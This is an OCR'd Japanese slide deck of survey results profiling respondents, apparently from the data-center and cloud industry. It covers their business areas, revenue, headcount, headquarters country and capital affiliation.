アンケート結果(プロファイル)


Q1-1)事業領域 (1) - クラウドサービスに関して関与している領域


- クラウドサービスにまったく関わっていない回答者は46%となっている。
- すなわち、54%の回答者は、何らかの形でクラウドサービス提供に関わっている。

アンケート結果

Q1-2)事業領域 (2) - 建物に関して関与している領域

- 建設業に全く関わっていない回答者は59%となっている。
- すなわち、41%の回答者は、何らかの形で建設業に関わっている。






アンケート結果

Q1-3)事業領域(3) – 建物周り/電源系統に関して関与している領域


- 建物の電源系統にまったく関わっていない回答者は50%
- 50%の回答者は、何らかの形で建物/電源系統に関わる
- その中で、4%の回答者はクラウドサービスを提供している



アンケート結果

A1-4)事業領域(4) – 建物周り/空調系統に関して関与している領域


- 建物の空調系統にまったく関わっていない回答者は52%
- 48%の回答者は、何らかの形で建物の空調系統に関わっている
- その中で、4%の回答者はクラウドサービスを提供している



アンケート結果

Q1-5)事業領域(5) – サーバ室周り/電源系統に関して関与している領域


- サーバ室周り/電源系統にまったく関わっていない回答者は44%
- 56%の回答者は、何らかの形でサーバ室周り/電源系統に関わっている
- その中で、5%の回答者はクラウドサービスを提供している



アンケート結果

Q1-6)事業領域(6) – サーバ室周り/空調系統に関して関与している領域


- サーバ室周り/空調系統にまったく関わっていない回答者は43%
- 57%の回答者は、何らかの形でサーバ室周り/空調系統に関わっている
- その中で、5%の回答者はクラウドサービスを提供している



アンケート結果

Q1-7)事業領域(7) – サーバ室周り/ラックスペースに関して関与している領域


- ラックスペースにまったく関わっていない回答者は57%
- 43%の回答者は、何らかの形でラックスペースに関わる
- その中で、7%の回答者はクラウドサービスを提供している



アンケート結果

Q1-8)事業領域(8) – サーバ室周り/情報通信機器に関して関与している領域


- 情報通信機器にまったく関わっていない回答者は53%
- 47%の回答者は、何らかの形で情報通信機器に関わる
- その中で、8%の回答者はクラウドサービスを提供している



アンケート結果

Q1-9)事業領域(9) – セキュリティ/入退室管理に関して関与している領域


- セキュリティ/入退室管理にまったく関わっていない回答者は46%
- 54%の回答者は、何らかの形でセキュリティ/入退室管理に関わる
- その中で、7%の回答者はクラウドサービスを提供している



アンケート結果

Q1-10)事業領域(10) – セキュリティ/サイバーセキュリティに関して関与している領域


- セキュリティ/サイバーセキュリティにまったく関わっていない回答者は67%
- 33%の回答者は、何らかの形でセキュリティ/入退室管理に関わる
- その中で、10%の回答者はクラウドサービスを提供している



アンケート結果

Q1-11)事業領域(11) – その他に関して関与している領域


- その他を選択した回答者からは、運用・データ消去・キャッピング・教育・コンサルティング・ハウジング等を事業領域とする回答があった



アンケート結果

Q2)売上げ規模

- 回答者の66%が100億円以上の売上げを持つ企業に属している
- 売上げ額が1億円以下の企業に属する回答者は7%




アンケート結果

Q3)従業員数

- 回答者の49%が従業員が1000人以上の企業に属している。
- 従業員が499人以下の企業に属する回答者は35%となっている。

従業員数 (回答数: 119)




アンケート結果

Q4)本社所在地

- 回答者の92%が日本企業に属している
- 香港、インドの企業からの回答もあった

本社が所在する国 (回答数: 119)




アンケート結果

Q5)資本系列

- 独立系企業が55.5%になっている。

